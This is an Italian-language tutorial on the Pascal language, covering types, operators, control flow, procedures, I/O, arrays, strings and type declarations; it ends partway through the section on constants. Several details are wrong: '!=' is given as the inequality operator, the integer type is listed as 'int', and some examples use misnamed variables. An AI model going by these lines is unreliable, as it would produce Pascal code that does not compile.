Negli esempi che vengono mostrati inizialmente, si fa spesso uso della procedura '**`Writeln()`**', la quale si occupa semplicemente di emettere attraverso lo standard output tutti gli argomenti forniti. L'esempio seguente serve a emettere la frase «1 000 volte ciao mondo!», utilizzando due parametri: la costante numerica 1 000 e la stringa « volte ciao mondo!».

```
program CiaoMondo1000;

begin
    Writeln(1000, ' volte ciao mondo!');
end.
```

Si tenga presente, in ogni caso, che '**`Writeln`**' e '**`writeln`**' sono la stessa cosa.

637.2 Variabili e tipi

I tipi di dati elementari del linguaggio Pascal dipendono dal compilatore utilizzato e dall'architettura dell'elaboratore sottostante. I tipi standard del Pascal ANSI sono elencati nella tabella 637.4. Il tipo '**`char`**', non fa parte dello standard ANSI, ma è molto diffuso e così appare incluso in quella tabella.

Tabella 637.4. Elenco dei tipi di dati primitivi fondamentali in Pascal.

Tipo	Descrizione
`int`	Numeri interi positivi e negativi.
`byte`	Interi positivi di un solo byte (da 0 a 255).
`real`	Numeri a virgola mobile.
`boolean`	Valori logici booleani.
`char`	Carattere (generalmente di 8 bit).

637.2.1 Valori contenibili e costanti letterali

Ogni tipo di variabile può contenere un solo tipo di dati, esprimibile eventualmente attraverso una costante letterale scritta secondo una forma adatta.

I valori numerici vengono espressi da costanti letterali senza simboli di delimitazione.

- Gli interi ('**`integer`**') vanno espressi con numeri normali, senza punti di separazione di un'ipotetica parte decimale, prefissati eventualmente dal segno meno ('**`-`**') nel caso di valori negativi.

- I valori '**byte**' vanno espressi come gli interi positivi, con la limitazione della dimensione massima.
- I numeri reali ('**real**') possono essere espressi come numeri aventi una parte decimale, segnalata dalla presenza di un punto decimale.

  Se si vuole indicare un numero reale corrispondente a un numero intero, si deve aggiungere un decimale finto, per esempio, il numero 10 si può rappresentare come '**10.0**'.

  Naturalmente è ammissibile anche la notazione esponenziale, come per esempio '**7e-2**' che corrisponde in pratica a $7*(10^{-2})$, pari a 0,07 (scritto '**0.07**').

I valori logici vengono espressi dalle costanti letterali '**TRUE**' e '**FALSE**'.

I valori carattere e stringa, vengono delimitati da coppie di apici singoli, come '**'A'**', '**'B'**', ... '**'Ciao Mondo!'**'.

637.2.2 Dichiarazione delle variabili

La dichiarazione delle variabili può essere fatta esclusivamente prima di un blocco '**begin**' '**end**' di un programma, di una funzione o di una procedura.

```
var nome : tipo;
```

Dalla sintassi si vede l'utilizzo della parola chiave '**var**', seguita dal nome della variabile da definire, quindi da due punti ('**:**'), infine dalla definizione del tipo di variabile.

In realtà, è possibile anche indicare un elenco di nomi, separati da virgole, quando questi devono essere tutti dello stesso tipo; inoltre, è possibile dichiarare più variabili differenti, utilizzando la parola chiave '**var**' una sola volta.

Segue la descrizione di alcuni esempi.

- ```
  var     conta   :       integer;
  ```
  Dichiara la variabile '**conta**' di tipo intero.

- ```
  var     conta,canta     :       integer;
  ```
  Dichiara le variabili '**conta**' e '**canta**' di tipo intero.

- ```
  var     conta   :       integer;
          canta   :       integer;
  ```
  Esattamente uguale all'esempio precedente.

- ```
  var
          conta   :       integer;
          lettera :       char;
  ```
  Dichiara la variabile '**conta**' di tipo intero e la variabile '**lettera**' di tipo carattere.

637.3 Operatori ed espressioni

Gli operatori sono qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il tipo di valore restituito varia a seconda dell'operatore e degli operandi utilizzati. Per esempio, la somma di due interi genera un intero, mentre una divisione di un valore intero per un altro numero intero, genera un numero reale.

637.3.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 637.9.

Tabella 637.9. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo, il risultato è in virgola mobile.
op1 `div` *op2*	Divide il primo operando per il secondo generando un risultato intero.
op1 `mod` *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var := *valore*	Assegna alla variabile il valore alla destra.

Una caratteristica fondamentale del Pascal è la sua attenzione nella coerenza dei tipi di dati utilizzati nelle espressioni e negli assegnamenti. Tanto per comprendere il problema con un esempio, un compilatore non dovrebbe consentire l'assegnamento di un valore in virgola mobile in una variabile intera. Naturalmente, ogni compilatore può utilizzare una politica differente, consentendo una conversione di tipo automatica in situazioni particolari.

In ogni caso, è necessario conoscere l'uso di alcune funzioni essenziali, utili per prevenire conflitti nel tipo dei dati.

```
Round(numero_reale)
```

```
Trunc(numero_reale)
```

Le due funzioni, usate in questo modo, restituiscono un valore intero a partire da un valore a virgola mobile. Nel primo caso il numero viene arrotondato, mentre nel secondo viene semplicemente troncato al valore intero.

637.3.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi messi a confronto è di tipo booleano, rappresentabile in Pascal con le costanti '**`TRUE`**' e '**`FALSE`**'. Gli operatori di confronto sono elencati nella tabella 637.10.

Tabella 637.10. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 = ***op2***	*Vero* se gli operandi si equivalgono.
op1 != ***op2***	*Vero* se gli operandi sono differenti.
op1 < ***op2***	*Vero* se il primo operando è minore del secondo.
op1 > ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 <= ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici. Gli operatori logici sono elencati nella tabella 637.11.

Tabella 637.11. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`not` ***op***	Inverte il risultato logico dell'operando.
op1 `and` ***op2***	*Vero* se entrambi gli operandi restituiscono il valore *Vero*.
op1 `or` ***op2***	*Vero* se uno o entrambi gli operandi restituiscono il valore *Vero*.

Nel Pascal tradizionale, le espressioni logiche vengono valutate in ogni parte, prima di definire il risultato finale di un operatore AND o di un operatore OR. Dal momento che questo metodo di risoluzione è inutilmente dispersivo, spesso i compilatori Pascal consentono di ottenere il «cortocircuito», attraverso cui si valutano solo le parti dell'espressione che sono indispensabili per arrivare al risultato finale.

637.4 Strutture di controllo del flusso

Il linguaggio Pascal gestisce un buon numero di strutture di controllo di flusso, compreso il salto *go-to* che comunque è sempre meglio non utilizzare e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere un'istruzione singola, oppure un gruppo di istruzioni. Nel secondo caso, quasi sempre, è necessario delimitare questo gruppo attraverso l'uso di '**`begin`**' e '**`end`**'.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre i delimitatori '**`begin`**' '**`end`**', a vantaggio dello stile e della leggibilità del codice.

637.4.1 Struttura condizionale: «if»

```
if condizione then istruzione
```

```
if condizione then istruzione else istruzione
```

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue. Vengono mostrati alcuni esempi.

```
…
var     importo : integer;
…
if importo > 10000000 then Writeln( 'offerta vantaggiosa' );
```

```
…
var     importo         : integer;
        memorizza       : integer;
…
if importo > 10000000 then
begin
    memorizza := importo;
    Writeln( 'offerta vantaggiosa' );
end
else
    Writeln( 'meglio lasciar perdere' );
```

```
…
var     importo         : integer;
        memorizza       : integer;
…
if importo > 10000000 then
begin
    memorizza := importo;
    Writeln( 'offerta vantaggiosa' );
end
else if importo > 5000000 then
begin
    memorizza := importo;
    Writeln( 'offerta accettabile' );
end
else
    Writeln( 'meglio lasciar perdere' );
```

Il blocco *if-then-else* rappresenta un'unica istruzione in Pascal. In questo senso, dovrebbe apparire un punto e virgola alla fine del blocco, a terminare l'istruzione. Se si utilizzano raggruppamenti di istruzioni attraverso i delimitatori '**`begin`**' '**`end`**', le istruzioni contenute terminano con il punto e virgola, mentre il blocco, dopo la parola chiave '**`end`**', no, a meno che si tratti della fine dell'istruzione '**`if`**'.

Per osservare meglio questo particolare, si potrebbero riscrivere gli stessi esempi nel modo seguente, in cui il punto e virgola finale serve a concludere visivamente la dentellatura delle istruzioni '**`if`**'.

```
…
var     importo : integer;
…
if importo > 10000000 then
    Writeln( 'offerta vantaggiosa' )
;
```

```
…
var     importo         : integer;
        memorizza       : integer;
…
if importo > 10000000 then
    begin
        memorizza := importo;
        Writeln( 'offerta vantaggiosa' );
    end
else
    Writeln( 'meglio lasciar perdere' )
;
```

```
…
var     importo         : integer;
        memorizza       : integer;
…
if importo > 10000000 then
    begin
        memorizza := importo;
        Writeln( 'offerta vantaggiosa' );
    end
else
    if importo > 5000000 then
        begin
            memorizza := importo;
            Writeln( 'offerta accettabile' );
        end
    else
        Writeln( 'meglio lasciar perdere' )
;
```

637.4.2 Struttura di selezione: «case»

La struttura di selezione si ottiene con l'istruzione '**`case`**'. Si tratta di una struttura un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, l'istruzione '**`case`**' permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
…
var     mese    : integer;
…
case mese of
    1  : Writeln( 'gennaio' );
    2  : Writeln( 'febbraio' );
    3  : Writeln( 'marzo' );
    4  : Writeln( 'aprile' );
    5  : Writeln( 'maggio' );
    6  : Writeln( 'giugno' );
    7  : Writeln( 'luglio' );
    8  : Writeln( 'agosto' );
    9  : Writeln( 'settembre' );
    10 : Writeln( 'ottobre' );
    11 : Writeln( 'novembre' );
    12 : Writeln( 'dicembre' );
end;
```

È importante osservare l'uso del punto e virgola, che conclude ogni istruzione richiamata dai vari casi. La parola chiave '**`end`**' finale, conclude la struttura.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni:

```
…
var     anno    : integer;
        mese    : integer;
        giorni  : integer;
…
case mese of
    1,3,5,7,8,10,12 :
        giorni := 31;
    4,6,9,11 :
        giorni := 30;
    2   :
        if ((anno mod 4 = 0) and not (anno mod 100 = 0)) or
                (iAnno mod 400 = 0) then
            giorni := 29
        else
            giorni := 28
        ;
end;
```

È anche possibile definire un caso predefinito che si verifichi quando nessuno degli altri si avvera:

```
…
var     mese    : integer;
…
case mese of
    1  : Writeln( 'gennaio' );
    2  : Writeln( 'febbraio' );
…
    11 : Writeln( 'novembre' );
    12 : Writeln( 'dicembre' );
else
    Writeln( 'mese non corretto' );
end;
```

Un intervallo di casi può essere indicato facilmente come nell'esempio seguente:

```
…
var     mese    : integer;
…
case mese of
    6..9 : Writeln( 'mesi caldi' );
    …
end;
```

637.4.3 Iterazione con condizione di uscita iniziale: «while»

```
while condizione do istruzione
```

La struttura '**while**' esegue un'istruzione finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire l'istruzione e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

Come sempre, al posto della singola istruzione se ne può inserire un raggruppamento, delimitato dalle parole chiave '**begin**' e '**end**'. L'esempio seguente fa apparire per 10 volte la lettera «x»:

```
program DieciX;

var contatore   : integer;

begin
    contatore := 0;
    while contatore < 10 do
    begin
        contatore := contatore + 1;
        Writeln( 'x' );
    end;
end.
```

La struttura '**while**' è un'istruzione singola in Pascal. Per sottolinearlo, si potrebbe cambiare la dentellatura dell'esempio appena mostrato per fare in modo che il punto e virgola finale, che chiude l'istruzione, inizi sulla stessa colonna della parola chiave '**while**'.

```
…
    contatore := 0;
    while contatore < 10 do
        begin
            contatore := contatore + 1;
            Writeln( 'x' );
        end
    ;
…
```

637.4.4 Iterazione con condizione di uscita finale: «repeat-until»

```
repeat istruzione;… until condizione;
```

La struttura '**repeat**' '**until**' permette di eseguire un gruppo di istruzioni una volta e poi di ripeterne l'esecuzione fino a quando la condizione posta alla fine continua a non verificarsi.

Ci sono quindi due diversità fondamentali, rispetto alla struttura '**while**': il gruppo di istruzioni viene eseguito sicuramente almeno una volta; il verificarsi della condizione implica l'interruzione del ciclo.

Per quanto riguarda la sintassi usata dal Pascal, c'è da osservare che dopo la parola chiave '**`repeat`**' possono essere collocate una serie di istruzioni, senza bisogno di un raggruppamento '**`begin`**' '**`end`**'. In questo senso, ogni istruzione termina con il suo punto e virgola.

L'esempio seguente è solo un pretesto per mostrare il funzionamento di questa struttura: visualizza 10 volte la lettera «x».

```
program DieciX;

var contatore   : integer;

begin
    contatore := 0;
    repeat
        contatore := contatore + 1;
        Writeln( 'x' );
    until contatore = 10;
end.
```

637.4.5 Iterazione enumerativa: «for»

for ***variabile*** ; := ***inizio*** to ***fine*** do ***istruzione***

L'istruzione '**`for`**' permette di definire un ciclo enumerativo, in cui una variabile intera viene inizializzata, quindi viene eseguita ripetitivamente l'istruzione controllata, incrementando alla fine di ogni esecuzione tale variabile e interrompendo il ciclo quando questa raggiunge il valore finale (quando la variabile ha raggiunto il valore finale, si esegue l'istruzione per l'ultima volta). L'incremento è di un'unità quando il valore finale è maggiore di quello iniziale, oppure di un'unità negativa quando il valore finale è minore di quello iniziale.

L'esempio già visto, in cui veniva visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**`for`**'.

```
program DieciX;

var contatore   : integer;

begin
    for contatore := 1 to 10 do
        Writeln( 'x' )
    ;
end.
```

Come sempre, al posto di controllare una singola istruzione, se ne può gestire un gruppo, attraverso l'uso dei delimitatori '**`begin`**' e '**`end`**'. L'esempio già visto, potrebbe eventualmente tradursi nel modo seguente:

```
…
    for contatore := 1 to 10 do
        begin
            Writeln( 'x' );
        end
    ;
…
```

637.5 Procedure e funzioni

Il linguaggio Pascal distingue due tipi di subroutine: procedure e funzioni. In pratica, le procedure sono funzioni che non restituiscono alcun valore.

La dichiarazione e descrizione delle procedure e delle funzioni deve essere fatta all'interno della parte iniziale del programma, dedicata alle dichiarazioni. Procedure e funzioni possono chiamarsi a vicenda e, in ogni caso, perché la chiamata possa essere valida, occorre che la procedura o la funzione sia stata dichiarata precedentemente.

Ci sono situazioni in cui non è possibile descrivere una funzione o una procedura prima di quella chiamante. In tali casi, è possibile dichiarare una funzione senza descriverla immediatamente.

637.5.1 Struttura

Per il linguaggio Pascal, le procedure e le funzioni sono dei sottoprogrammi veri e propri, tanto che anche in questo caso si distinguono tre parti: intestazione, dichiarazioni e istruzioni. In particolare, l'intestazione può includere anche la dichiarazione, a meno che questa non sia separata per renderla visibile ad altre procedure e funzioni precedenti.

```
procedure nome [ (parametro_formale [...] ) ] ;
```

```
function nome [ (parametro_formale [...] ) ]  : tipo ;
```

La sintassi che appare sopra rappresenta la dichiarazione di una procedura e di una funzione. Come si può osservare, a parte la parola chiave iniziale, la funzione ha alla fine l'indicazione del tipo di dati che restituisce.

Se la procedura o la funzione non richiede l'indicazione di parametri, allora non è necessario specificare alcun ***parametro formale***, quindi non sono necessarie nemmeno le parentesi tonde.

Dopo la dichiarazione della funzione o della procedura, vanno indicate le dichiarazioni, per esempio le variabili utilizzate, nello stesso modo già visto per il programma.

Infine vanno poste le istruzioni, all'interno di un raggruppamento '**`begin`**' '**`end`**'. A differenza del raggruppamento analogo che riguarda il blocco principale del programma, la parola chiave '**`end`**' è conclusa con un punto e virgola invece che con il punto.

La funzione restituisce un valore, attraverso l'assegnamento a una variabile ipotetica che ha lo stesso nome della funzione.

Segue la descrizione di alcuni esempi.

- ```
  procedure CiaoCiao;
  begin
      Writeln('Ciao a tutti');
      Writeln('ciao ciao ciao');
  end;
  ```

  Si tratta di una procedura elementare che non utilizza alcun parametro e si limita a emettere un messaggio di saluto.

- ```
  function CiaoCiao : boolean;
  begin
      Writeln('Ciao a tutti');
      Writeln('ciao ciao ciao');
      CiaoCiao := TRUE;
  end;
  ```

  Si tratta di una funzione elementare che non utilizza alcun parametro e si limita a emettere un messaggio di saluto, restituendo sempre il valore booleano *Vero*.

637.5.2 Campo di azione

Sia le variabili che le procedure e le funzioni, hanno un campo di azione. Le variabili dichiarate nella parte introduttiva di un programma, prima della dichiarazione di procedure e funzioni, sono accessibili al corpo del programma e a tutte le procedure e funzioni. Le variabili dichiarate nella parte introduttiva di una procedura o di una funzione, hanno effetto locale, non essendo visibili all'esterno; se queste hanno nomi già utilizzati per le variabili globali, di fatto ne impediscono l'accesso.

Le procedure e le funzioni, in qualità di sottoprogrammi, possono contenere anche la dichiarazione di sottoprocedure e sottofunzioni. In tal caso, tali subroutine sono accessibili solo dal codice contenuto nella procedura o funzione in cui sono dichiarate. Nello stesso modo, le variabili locali delle procedure o delle funzioni sono accessibili anche alle rispettive sottoprocedure e sottofunzioni.

637.5.3 Forward

Si è accennato al fatto che, perché una chiamata possa essere valida, occorre che la procedura o la funzione in questione sia stata dichiarata prima, cioè in una posizione precedente all'interno del sorgente.

In presenza di chiamate ricorsive tra più procedure o funzioni, diviene impossibile che ogni chiamata si riferisca sempre a qualcosa di definito e descritto in precedenza.

Per risolvere il problema, si può dichiarare una procedura o una funzione prima della sua descrizione effettiva, attraverso l'uso della parola chiave '**`forward`**', come nell'esempio seguente:

```
…
procedure MiaProcedura(…);
forward;
…
…
procedure MiaProcedura;
begin
    …
end;
…
```

La dichiarazione della procedura o della funzione deve contenere la dichiarazione di tutti i parametri formali, mentre la descrizione è assente.

637.5.4 Parametri formali e chiamata per valore o per riferimento

La descrizione dei parametri formali, all'interno della dichiarazione di una procedura o di una funzione, richiede la definizione del nome delle variabili e del tipo relativo. Il campo di azione di queste variabili è locale.

```
…
procedure MiaProcedura( primo,secondo : integer;
                        terzo         : char);
begin
    …
end;
…
```

L'esempio mostra la dichiarazione di una procedura che utilizza tre parametri formali, denominati casualmente proprio: '**`primo`**', '**`secondo`**' e '**`terzo`**'. I primi due sono di tipo '**`integer`**', mentre l'ultimo è di tipo '**`char`**'.

Come si può osservare, la dichiarazione dei parametri formali è molto simile alla dichiarazione delle variabili, con la differenza che ciò avviene all'interno di parentesi tonde, oltre al fatto che (per il momento) manca la parola chiave '**`var`**'.

Una procedura o una funzione in cui i parametri formali siano stati dichiarati in questo modo, riceve una copia dei dati nel momento della chiamata, senza poter riflettere all'indietro le modifiche che a questi dovesse applicare. Si ha in pratica una chiamata per valore.

È possibile dichiarare una procedura o una funzione in cui la chiamata sia per riferimento, in modo da riflettere all'indietro le modifiche, utilizzando la parola chiave '**`var`**'.

```
…
procedure MiaProcedura( primo       : integer;
                        var secondo : integer;
                        terzo       : char);
begin
    …
end;
…
```

L'esempio mostra una variante in cui si dichiara che il secondo parametro formale, '**`secondo`**', riflette all'indietro le modifiche che dovessero essergli apportate all'interno della procedura.

637.5.5 Chiamata e parametri attuali

La chiamata di una procedura o di una funzione, avviene semplicemente nominandola e facendola seguire dall'indicazione dei ***parametri attuali***, cioè dei valori che si vuole siano passati per l'elaborazione.

La differenza fondamentale tra procedure e funzioni sta nel fatto che le chiamate alle prime vengono utilizzate come istruzioni pure e semplici, mentre le seconde, vanno inserite all'interno di espressioni.

Merita un minimo di attenzione anche il tipo di chiamata: per valore o per riferimento. Nel primo caso, non si pongono problemi di alcun tipo, dal momento che la funzione o la procedura chiamata non può alterarli; se invece si tratta di una chiamata per riferimento, occorre fare attenzione che il parametro attuale, usato nella chiamata, non sia una costante, perché questo genererebbe un errore irreversibile.

```
…
var     MioNumero : integer;
…
procedure MiaProcedura( primo       : integer;
                        var secondo : integer;
                        terzo       : char);
begin
    …
    secondo := 777;
    …
end;
…
{ inizio del programma }
begin
    MiaProcedura( 123, MioNumero, 'C' );
    Writeln( MioNumero );
end.
```

L'esempio mostra una chiamata a una procedura in cui uno dei parametri deve essere chiamato per riferimento. In tal caso, il parametro attuale corrispondente, utilizzato nella chiamata, è necessariamente una variabile.

637.6 I/O elementare

Per le operazioni di I/O elementare, cioè per l'utilizzo di standard output e standard error, si hanno a disposizione due coppie di procedure: '**`Write()`**' e '**`Writeln()`**'; '**`Read()`**' e '**`Readln()`**'. La prima coppia per emettere qualcosa attraverso lo standard output, la seconda per leggere qualcosa dallo standard input.

Anche se non è ancora stato affrontato l'argomento stringhe, è opportuno anticipare che per inserire un apice singolo all'interno di una costante stringa, basta indicarne due consecutivi. Per esempio, la stringa seguente,

```
'questa è la ''vera'' verità'
```

Si traduce in:

```
questa è la 'vera' verità
```

637.6.1 Procedure «Write()» e «Writeln()»

Write(***elemento_da_visualizzare*** [:***dimensione*** [:***decimali***]] [,...])

Writeln(***elemento_da_visualizzare*** [:***dimensione*** [:***decimali***]] [,...])

Le procedure '**`Write()`**' e '**`Writeln()`**' permettono di emettere attraverso lo standard output il contenuto di tutti i parametri che gli vengono forniti. A seconda dei tipi di dati utilizzati, vengono effettuate tutte le conversioni necessarie a ottenere un risultato stringa.

Se un parametro attuale, fornito nella chiamata, viene indicato seguito da due punti ('**`:`**') e quindi da un numero, si stabilisce lo spazio (espresso in colonne) che questo deve utilizzare nell'output. Se si specifica tale dimensione, l'informazione viene rappresentata allineandola a destra. Questa possibilità di definire la dimensione viene utilizzata prevalentemente per i dati numerici e in questo senso sta la logica dell'allineamento a destra.

Se si vuole rappresentare un valore numerico con decimali, è abbastanza importante fissare la dimensione della visualizzazione, aggiungendo anche l'indicazione delle colonne da riservare alla parte decimale. Diversamente, la rappresentazione risulterebbe in notazione esponenziale.

L'unica differenza tra le due procedure, sta nel fatto che '**`Writeln()`**' aggiunge automaticamente, alla fine della stringa visualizzata, il codice di interruzione di riga, in modo da riportare il cursore all'inizio della riga successiva.

Segue la descrizione di alcuni esempi.

- ```
  var totale : integer;
  …
  totale := 1950000;
  …
  Write('Totale:', totale:11);
  ```
  Emette la stringa seguente, senza portare a capo il cursore alla fine:
  ```
  Totale:    1950000
  ```
- ```
  var totale : real;
  …
  real := 1234.5678;
  …
  Writeln('Totale:', totale:11:5);
  ```
  Emette la stringa seguente, portando a capo il cursore alla fine.

```
Totale: 1234.56780
```

637.6.2 Procedure «Read()» e «Readln()»

```
Read(variabile[,...])
```

```
Readln(variabile[,...])
```

Le procedure '**Read()**' e '**Readln()**' permettono di leggere dallo standard input dei valori per le variabili che vengono indicate come parametri della chiamata. I dati inseriti, vengono distinti in base all'inserimento di spaziature, così come avviene di solito con gli argomenti di un comando del sistema operativo.

È importante che i dati inseriti siano compatibili con il tipo delle variabili utilizzate, altrimenti si rischia di ottenere un errore irreversibile durante il funzionamento del programma.

La differenza tra le due procedure sta nel fatto che '**Readln()**' dovrebbe restituire l'eco del codice di interruzione di riga, quando si preme [*Invio*] per concludere l'inserimento dei dati, mentre '**Read()**' no. In pratica, può darsi che il compilatore non riesca a distinguere tra le due procedure, comportandosi sempre nello stesso modo.

Segue la descrizione di alcuni esempi.

- ```
  var totale : integer;
  ...
  Write('Inserisci il totale: ');
  Read(totale);
  ...
  ```
  Emette l'invito a inserire un valore e quindi lo attende dallo standard input.

- ```
  var capitale : integer;
  var tasso    : real;
  ...
  Write('Inserisci di seguito il capitale e il tasso: ');
  Read(capitale,tasso);
  ...
  ```
  Emette l'invito a inserire due valori consecutivi: un intero e un valore decimale.

637.7 Struttura del sorgente: le dichiarazioni

È già stato accennato alla struttura di un sorgente Pascal: del programma, delle procedure e delle funzioni. Si tratta di tre parti fondamentali:

1. intestazione del programma, dichiarazione della procedura o della funzione;
2. dichiarazioni;
3. istruzioni.

Il punto più delicato è la definizione della parte delle dichiarazioni, dato che nel Pascal originale esiste un ordine preciso nel tipo di istruzioni che possono esservi inserite. Si tratta di dichiarazioni:

1. '**`label`**'
2. '**`const`**'
3. '**`type`**'
4. '**`var`**'
5. '**`procedure`**'
6. '**`function`**'

La maggior parte di queste dichiarazioni non è ancora stata descritta. In particolare, '**`label`**', dal momento che serve a realizzare dei salti incondizionati senza ritorno (*go-to*), non viene descritta in questi capitoli sul Pascal.

637.8 Riferimenti

- Gordon Dodrill, *Pascal Language Tutorial*

  ⟨*http://www.geocities.com/hotdogcom/ptutor/paslist.html* ⟩

  ⟨*http://packetstormsecurity.nl/programming-tutorials/Pascal/pascal-tutorial/paslist.htm* ⟩

Pascal: tipi di dati derivati

Nel capitolo introduttivo è stato visto l'uso di variabili identificabili semplicemente con il loro nome. La programmazione elementare richiede anche l'utilizzo di strutture di dati più complesse; le stesse stringhe sono degli array di caratteri e come tali vanno trattate.

638.1 Array

Gli array in Pascal sono una sequenza ordinata, in una quantità prestabilita, di elementi dello stesso tipo. Gli elementi possono essere composti da qualunque tipo di dati, nativo o derivato.

Una caratteristica importante del linguaggio Pascal sta nel fatto che nel momento della dichiarazione di un array, viene definito anche il valore iniziale dell'indice da utilizzare per la scansione dei vari elementi.

638.1.1 Dichiarazione e accesso

```
var nome : array[inizio..fine] of tipo
```

La sintassi indicata, dove le parentesi quadre fanno parte dell'istruzione, mostra in breve in che modo si possa dichiarare un array, a una sola dimensione, di elementi di un certo tipo di dati.

È importante osservare che vengono stabiliti in modo esplicito sia l'indice iniziale del primo elemento, sia quello finale dell'ultimo, stabilendo implicitamente la quantità di questi elementi.

L'esempio seguente mostra la dichiarazione di tre array simili, composti tutti da sette interi, dove, rispettivamente, il primo elemento si raggiunge con l'indice iniziale 1, 0 e 2.

```
var elenco  : array[1..7] of integer;
    elenco2 : array[0..6] of integer;
    elenco3 : array[2..8] of integer;
```

Per accedere agli elementi di un array si usa la sintassi seguente e anche qui le parentesi quadre fanno parte dell'istruzione.

```
nome[indice]
```

Quello che conta è che l'indice indicato sia valido, in funzione della dichiarazione fatta in origine. L'esempio seguente assegna al primo elemento il valore 10.

```
elenco[1] := 10;
```

Gli array multidimensionali non sono altro che array di array. Il modo più semplice per dichiarare un array multidimensionale è quello di indicare due o più intervalli di valori per gli indici, secondo la sintassi seguente:

```
var nome : array[inizio..fine, inizio..fine...] of tipo
```

Per esempio, l'istruzione seguente dichiara un array a due dimensioni di tre elementi per otto, di tipo intero. Si osservi in particolare il secondo intervallo di indici, dove il primo elemento viene raggiunto con l'indice zero.

```
var elenco : array[1..3,0..7] of integer;
```

In modo analogo, si raggiunge un elemento di un array multidimensionale utilizzando due o più indici, secondo la sintassi seguente:

```
nome[indice, indice...]
```

L'esempio seguente assegna un valore all'elemento «1,0».

```
elenco[1,0] := 10;
```

638.1.2 Scansione di un array

La scansione di un array avviene generalmente con un ciclo enumerativo, '**`for`**', come nell'esempio seguente:

```
…
var indice : integer;
var elenco : array[1..7] of integer;
…
begin
    …
    for indice := 1 to 7 do begin
        …
        elenco[indice] := …
        …
    end;
    …
end.
```

La scansione di array multidimensionali avviene generalmente attraverso una serie di cicli enumerativi, uno per ogni dimensione, annidati opportunamente. L'esempio seguente mostra la scansione di un array a tre dimensioni.

```
…
var i,j,k : integer;
var elenco : array[1..7,0..8,2..10] of integer;
…
begin
    …
    for i := 1 to 7 do begin
        …
        for j := 0 to 8 do begin
            …
            for k := 2 to 10 do begin
                …
                elenco[i,j,k] := …
                …
            end;
            …
        end;
        …
    end;
    …
end.
```

638.2 Stringhe

Nel linguaggio Pascal, così come in molti altri, le stringhe sono semplicemente degli array di caratteri, con qualche piccola differenza per facilitarne l'utilizzo.

La dichiarazione di una variabile stringa è quindi la dichiarazione di un array composto da una quantità predefinita di caratteri. Nell'esempio seguente, viene creato una variabile stringa di 20 caratteri.

```
var cognome : array[1..20] of char;
```

La variabile dichiarata in questo modo può essere usata come un array, cioè accedendo alle informazioni carattere per carattere, oppure nel suo insieme. Nell'esempio seguente si assegna un nome alla variabile stringa mostrata sopra.

```
cognome := 'Rossi';
```

Se si utilizza un assegnamento di questo tipo, vengono ricoperti anche gli elementi successivi alla lunghezza della stringa letterale assegnata. Quindi, seguendo l'esempio, l'array riceve il nome «Rossi» nei suoi primi cinque elementi, mentre negli altri viene comunque inserito uno spazio.

638.3 Tipi

Il linguaggio Pascal permette di definire dei tipi di dati derivati, a partire da quelli elementari, o a partire da altri tipi composti dichiarati precedentemente.

```
type tipo_nuovo = definizione_del_tipo
```

La definizione di un nuovo tipo va posta nella zona dichiarativa del programma, della procedura o della funzione. L'esempio seguente serve a dichiarare il tipo «Numero» come equivalente al tipo intero standard.

```
type Numero = integer;
```

Naturalmente, la definizione di un nuovo tipo è sensata quando serve a individuare qualcosa di più complesso dei dati elementari, come nel caso di un array. L'esempio seguente dichiara il tipo «Stringa» come un array di 80 caratteri, quindi dichiara il tipo «Nominativo» come array composto da due elementi «Stringa» (probabilmente uno per il nome e l'altro per il cognome).

```
type Stringa = array[1..80] of char;
type Nominativo = array[1..2] of Stringa;
```

A questo punto, per seguire l'esempio, se si generasse una variabile di tipo «Nominativo», si otterrebbe un array di due elementi, che in realtà sono array di 80 caratteri.

```
…
var Nome : Nominativo;
…
begin
    …
    Nome[1] := 'Pinco';
    Nome[2] := 'Pallino';
    …
end.
```

L'esempio mostra in che modo si potrebbe usare una variabile del genere. Tuttavia, si potrebbe accedere anche al singolo elemento carattere, utilizzando due indici.

```
    …
    Nome[1,1] := 'P';
    Nome[1,2] := 'i';
    Nome[1,3] := 'n';
    Nome[1,4] := 'c';
    Nome[1,5] := 'o';
    …
end.
```

Convenzionalmente, quando si dichiara un nuovo tipo di dati, si usa l'iniziale maiuscola, per distinguerlo facilmente dagli altri tipi nativi.

638.4 Costanti

Il linguaggio Pascal offre qualcosa di simile alle costanti macro di altri linguaggi come il C. Non si tratta di un linguaggio di precompilazione, ma proprio del Pascal, anche se si tratta comunque di costanti letterali, senza la definizione di un tipo a priori.

```
